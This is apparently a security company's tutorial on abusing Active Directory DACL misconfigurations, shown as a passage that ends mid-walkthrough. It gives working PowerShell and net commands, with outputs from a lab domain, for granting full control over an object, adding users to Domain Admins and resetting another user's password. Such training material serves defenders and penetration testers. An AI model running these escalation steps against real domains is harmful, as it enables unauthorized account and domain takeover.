
PWNING THE DOMAIN SERIES:

DACL ABUSE

HADESS

WWW.HADESS.IO



INTRODUCTION

1. Understanding DACL:
    - The Discretionary Access Control List (DACL) is a crucial component in Windows security. It acts as the gatekeeper, determining who can access specific resources (files, directories, etc.) and what permissions they have.
    - Think of it like the bouncer at an exclusive club—deciding who gets in and what they're allowed to do once inside.
2. The Vulnerability:
    - Sometimes, administrators misconfigure DACLs, leaving security holes.
    - An attacker can exploit these misconfigurations to gain unauthorized access or elevate privileges.
    - Imagine a sneaky intruder slipping past the bouncer because the guest list wasn't properly checked.
3. Common DACL Abuse Techniques:
    - Permission Escalation: An attacker modifies ACEs (Access Control Entries) to grant themselves higher privileges.
    - Resource Enumeration: By analyzing DACLs, attackers identify valuable targets.
    - Backdoors: Adding a new ACE allows persistent access without detection.
    - Denial of Service: Maliciously altering DACLs can disrupt legitimate access.
    - It's like a cat burglar skillfully navigating the security lasers to reach the priceless gem.
4. Real-World Examples:
    - Golden Ticket Attack: Abusing DACLs to forge Kerberos tickets and gain domain admin privileges.
    - DCSync: Extracting password hashes from Active Directory by manipulating DACLs.
    - File Share Hijacking: Modifying DACLs to access sensitive files on network shares.
    - These exploits are like master thieves exploiting weaknesses in the security system.
5. Mitigation Strategies:
    - Regularly audit DACLs to spot misconfigurations.
    - Follow the principle of Least Privilege: Only grant necessary permissions.
    - Educate administrators about proper DACL configuration.
    - It's akin to reinforcing the club's security protocols to keep out troublemakers.
6. The High-Stakes Game:
    - DACL abuse is a high-stakes game where attackers manipulate permissions like seasoned gamblers.
    - The prize? Unrestricted access to critical systems and sensitive data.
    - Organizations must play their cards right to prevent breaches.

DOCUMENT INFO

HADESS

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher
Amir Gholizadeh (@arimaqz), Surya Dev Singh (@kryolite_secure)

TABLE OF CONTENT

- WriteDACL
- GenericAll on Group
- GenericAll on User
- WriteProperty on Group
- ForceChangePassword on User
- Exploitation of ForceChangePassword misconfiguration
- AllExtendedRights
- GenericAll/GenericWrite on Computer

Executive Summary

- WriteDACL:
  - The WriteDACL permission allows modifying the discretionary access control list (DACL) of an object.
  - It grants the ability to change permissions on an object, potentially allowing an attacker to escalate privileges.
- GenericAll on Group:
  - The GenericAll permission on a group object provides full control over the group, including adding or removing members.
  - An attacker with this permission can manipulate group memberships and potentially gain unauthorized access.
- GenericAll on User:
  - The GenericAll permission on a user object grants full control over the user account.
  - An attacker can modify user properties, reset passwords, and potentially compromise the account.
- WriteProperty on Group:
  - The WriteProperty permission allows modifying specific properties of a group object.
  - An attacker can abuse this permission to alter critical attributes, affecting group memberships and permissions.
- ForceChangePassword on User:
  - The ForceChangePassword permission allows an attacker to reset a user’s password without knowing the existing password. This misconfiguration can lead to unauthorized account access.
- Exploitation of ForceChangePassword misconfiguration:
  - By exploiting the ForceChangePassword misconfiguration, an attacker can reset a user’s password and gain unauthorized access to the account.
  - This highlights the importance of proper permission management.
- AllExtendedRights:
  - The AllExtendedRights permission provides access to various extended rights on an object.
  - These rights can be highly sensitive and should be carefully controlled to prevent abuse.
- GenericAll/GenericWrite on Computer:
  - The GenericAll and GenericWrite permissions on a computer object grant full control over the computer account.
  - An attacker can manipulate computer properties, potentially compromising the entire domain.

Key Findings

The analysis of permissions within a Windows domain revealed critical security risks. Misconfigurations such as granting GenericAll or GenericWrite permissions on group and user objects can lead to unauthorized access. Additionally, the exploitation of ForceChangePassword misconfiguration allows attackers to reset user passwords without proper authentication. Proper permission management and regular audits are essential to prevent misuse of these permissions.

Abstract

The assessment of permissions within a Windows domain highlights critical security risks. Misconfigurations, such as granting GenericAll or GenericWrite permissions on group and user objects, expose organizations to unauthorized access. Particularly concerning is the exploitation of the ForceChangePassword misconfiguration, allowing attackers to reset user passwords without proper authentication. Proper permission management, regular audits, and adherence to least privilege principles are essential to mitigate these vulnerabilities.

HADESS.IO

Pwning the Domain

DACL Abuse


01

Attacks

DACL abuse is about taking advantage of the DACL that is assigned to us on any object that we can abuse. Some mischief that can be done may be changing a user's password, adding yourself to a group like Domain Admins, granting yourself full control over an object and many more. DACL abuse can be used to escalate our privileges or maintain persistence in the Domain realm.

WriteDACL

You get WriteDACL permission when you have 'Read Permission' and 'Write Permission' over an object:



Permission Entry for morpheus

Principal: trinity (trinity@matrix.local) Select a principal

Type: Allow

Applies to: This object and all descendant objects

Permissions:


☐ Full control	☐ Create all child objects
☐ List contents	☐ Delete all child objects
☐ Read all properties	☐ Create ms-net-ieee-80211-GroupPolicy objects
☑ Write all properties	☐ Delete ms-net-ieee-80211-GroupPolicy objects
☐ Delete	☐ Create ms-net-ieee-8023-GroupPolicy objects
☐ Delete subtree	☐ Delete ms-net-ieee-8023-GroupPolicy objects
☑ Read permissions	☐ Allowed to authenticate
☑ Modify permissions	☐ Change password
☐ Modify owner	☐ Receive as
☐ All validated writes	☐ Reset password
☐ All extended rights	☐ Send as

Properties:

☐ Read all properties	☐ Read msDS-OperationsForAzTaskBL
☑ Write all properties	☐ Read msDS-parentdistname


OK Cancel

For example in this scenario we have these permissions set on object ‘trinity’. To verify that we indeed have the WriteDACL permission, we can use powershell




```
PS C:\Users\Administrator> (Get-ACL "AD:$((Get-ADUser morpheus).distinguishedName)").access | where-object {$_.IdentityReference -eq "matrix\trinity"}

ActiveDirectoryRights : WriteProperty, ReadControl, WriteDacl
InheritanceType       : All
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : MATRIX\trinity
IsInherited           : False
InheritanceFlags      : ContainerInherit
PropagationFlags      : None
```

Indeed we have WriteDACL permission over object ‘trinity’. Next thing we can do is to grant ourselves full control over this object because we still don’t have that permission, we only have permission to modify the object’s DACL. And modifying the object’s DACL is what we are going to do:



```
PS C:\Users\morpheus\Desktop> Add-DomainObjectAcl -Rights 'All' -TargetIdentity "matrix\morpheus" -PrincipalIdentity "matrix\trinity"
PS C:\Users\morpheus\Desktop>
```


With this we granted ourselves full control over ‘trinity’. Now to verify it:



```
PS C:\Users\Administrator> (Get-ACL "AD:$((Get-ADUser morpheus).distinguishedName)").access | where-object {$_.IdentityReference -eq "matrix\trinity"}

ActiveDirectoryRights : WriteProperty, ReadControl, WriteDacl
InheritanceType       : All
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : MATRIX\trinity
IsInherited           : False
InheritanceFlags      : ContainerInherit
PropagationFlags      : None

ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : MATRIX\trinity
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

GenericAll on Group

We can have GenericAll permission on an object when we have full control over it:



Principal: Domain Admins (MATRIX\Domain Admins)

Type: Allow

Applies to: This object and all descendant objects


Permissions:

- [✓] Full control
- [✓] List contents
- [✓] Read all properties
- [✓] Write all properties
- [✓] Delete
- [✓] Delete subtree
- [✓] Read permissions
- [✓] Modify permissions
- [✓] Modify owner
- [✓] All validated writes
- [✓] All extended rights
- [✓] Create all child objects
- [✓] Delete all child objects
- [✓] Create ms-net-ieee-80211-GroupPolicy objects
- [✓] Delete ms-net-ieee-80211-GroupPolicy objects
- [✓] Create ms-net-ieee-8023-GroupPolicy objects
- [✓] Delete ms-net-ieee-8023-GroupPolicy objects
- [✓] Allowed to authenticate
- [✓] Change password
- [✓] Receive as
- [✓] Reset password
- [✓] Send as

Properties:


- [✓] Read all properties
- [✓] Write all properties
- [✓] Read msDS-OperationsForAzTaskBL
- [✓] Read msDS-parentdistname

For example in this scenario we have full control over the 'Domain Admins' group hence the name 'GenericAll on Group'. To verify it:




```
PS C:\Users\Administrator> (Get-ACL "AD:$((Get-ADUser morpheus).distinguishedName)").access | where-object {$_.IdentityReference -eq "MATRIX\Domain Admins"}


ActiveDirectoryRights : GenericAll
InheritanceType       : All
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : MATRIX\Domain Admins
IsInherited           : False
InheritanceFlags      : ContainerInherit
PropagationFlags      : None
```

Next thing we can do is to add ourselves or others to 'Domain Admins' group:To verify it:



```
PS C:\Users\morpheus\Desktop> net group 'Domain Admins' 'trinity' /add /domain
The request will be processed at a domain controller for domain matrix.local.

The command completed successfully.
```

We added ‘trinity’ to the ‘Domain Admins’ group so as to apologize for having full control over it.




```
PS C:\Users\morpheus\Desktop> net user trinity /domain
The request will be processed at a domain controller for domain matrix.local.

User name                    trinity
Full Name                    trinity
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/5/2023 12:51:11 PM
Password expires             Never
Password changeable          10/6/2023 12:51:11 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   12/30/2023 11:45:36 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Admins        *Domain Users
The command completed successfully.
```

And indeed ‘trinity’ is added to the ‘Domain Admins’ group.

GenericAll on User

Next is having full control over a user object instead of group and in this scenario we have full control over trinity:




Permission Entry for morpheus

Principal: trinity (trinity@matrix.local) Select a principal
Type: Allow
Applies to: This object and all descendant objects

Permissions:
- ☑ Full control
- ☑ List contents
- ☑ Read all properties
- ☑ Write all properties
- ☑ Delete
- ☑ Delete subtree
- ☑ Read permissions
- ☑ Modify permissions
- ☑ Modify owner
- ☑ All validated writes
- ☑ All extended rights
- ☑ Create all child objects
- ☑ Delete all child objects
- ☑ Create ms-net-ieee-80211-GroupPolicy objects
- ☑ Delete ms-net-ieee-80211-GroupPolicy objects
- ☑ Create ms-net-ieee-8023-GroupPolicy objects
- ☑ Delete ms-net-ieee-8023-GroupPolicy objects
- ☑ Allowed to authenticate
- ☑ Change password
- ☑ Receive as
- ☑ Reset password
- ☑ Send as


Properties:
- ☐ Read all properties
- ☑ Write all properties
- ☐ Read msDS-OperationsForAzTaskBL
- ☐ Read msDS-parentdistname

There are many things we can do in this scenario: make the user vulnerable to Kerberoasting, ASREPRoasting and ..
But for the sake of simplicity we are just going to change its password:




```
PS C:\Users\morpheus\Desktop> $NewPassword = ConvertTo-SecureString 'P@$$W0rd123!' -AsPlainText -Force
PS C:\Users\morpheus\Desktop> Set-DomainUserPassword -Identity 'matrix\trinity' -AccountPassword $NewPassword
```

And then running a command as the user with the new password:



```
S C:\Users\morpheus\Desktop> runas /user:matrix\trinity cmd
nter the password for matrix\trinity:
ttempting to start cmd as user "matrix\trinity" ...
```




```
Select cmd (running as matrix\trinity)
Microsoft Windows [Version 10.0.19045.3448]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
matrix\trinity

C:\Windows\system32>
```

It has worked perfectly!

WriteProperty on Group

We have WriteProperty permission on a group when we have ‘Read all properties’ and ‘Write all properties’ permissions set over it:



Permission Entry for morpheus

Principal: Test Group (MATRIX\Test Group) Select a principal

Type: Allow

Applies to: This object and all descendant objects


Permissions:

- [ ] Full control
- [ ] List contents
- [x] Read all properties
- [x] Write all properties
- [ ] Delete
- [ ] Delete subtree
- [ ] Read permissions
- [ ] Modify permissions
- [ ] Modify owner
- [ ] All validated writes
- [ ] All extended rights
- [ ] Create all child objects
- [ ] Delete all child objects
- [ ] Create ms-net-ieee-80211-GroupPolicy objects
- [ ] Delete ms-net-ieee-80211-GroupPolicy objects
- [ ] Create ms-net-ieee-8023-GroupPolicy objects
- [ ] Delete ms-net-ieee-8023-GroupPolicy objects
- [ ] Allowed to authenticate
- [ ] Change password
- [ ] Receive as
- [ ] Reset password
- [ ] Send as

Properties:


- [x] Read all properties
- [x] Write all properties
- [x] Read msDS-OperationsForAzTaskBL
- [x] Read msDS-parentdistname

To check:




```
PS C:\Users\Administrator> (Get-ACL "AD:$((Get-ADUser morpheus).distinguishedName)").access | where-object {$_.IdentityReference -eq "matrix\Test Group"}

ActiveDirectoryRights : ReadProperty, WriteProperty
InheritanceType       : All
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : MATRIX\Test Group
IsInherited           : False
InheritanceFlags      : ContainerInherit
PropagationFlags      : None
```

We have ‘WriteProperty’ permission over the ‘Test Group’ object. In this case we can add ourselves to this lonely group which has no members:




```
PS C:\Users\morpheus\Desktop> net groups "Test Group" /domain
The request will be processed at a domain controller for domain matrix.local.

Group name     Test Group
Comment

Members

-------------------------------------------------------------------------------
The command completed successfully.
```

To do so:



```
PS C:\Users\morpheus\Desktop> net group 'Test Group' 'morpheus' /add /domain
The request will be processed at a domain controller for domain matrix.local.

The command completed successfully.
```

And checking the group again:



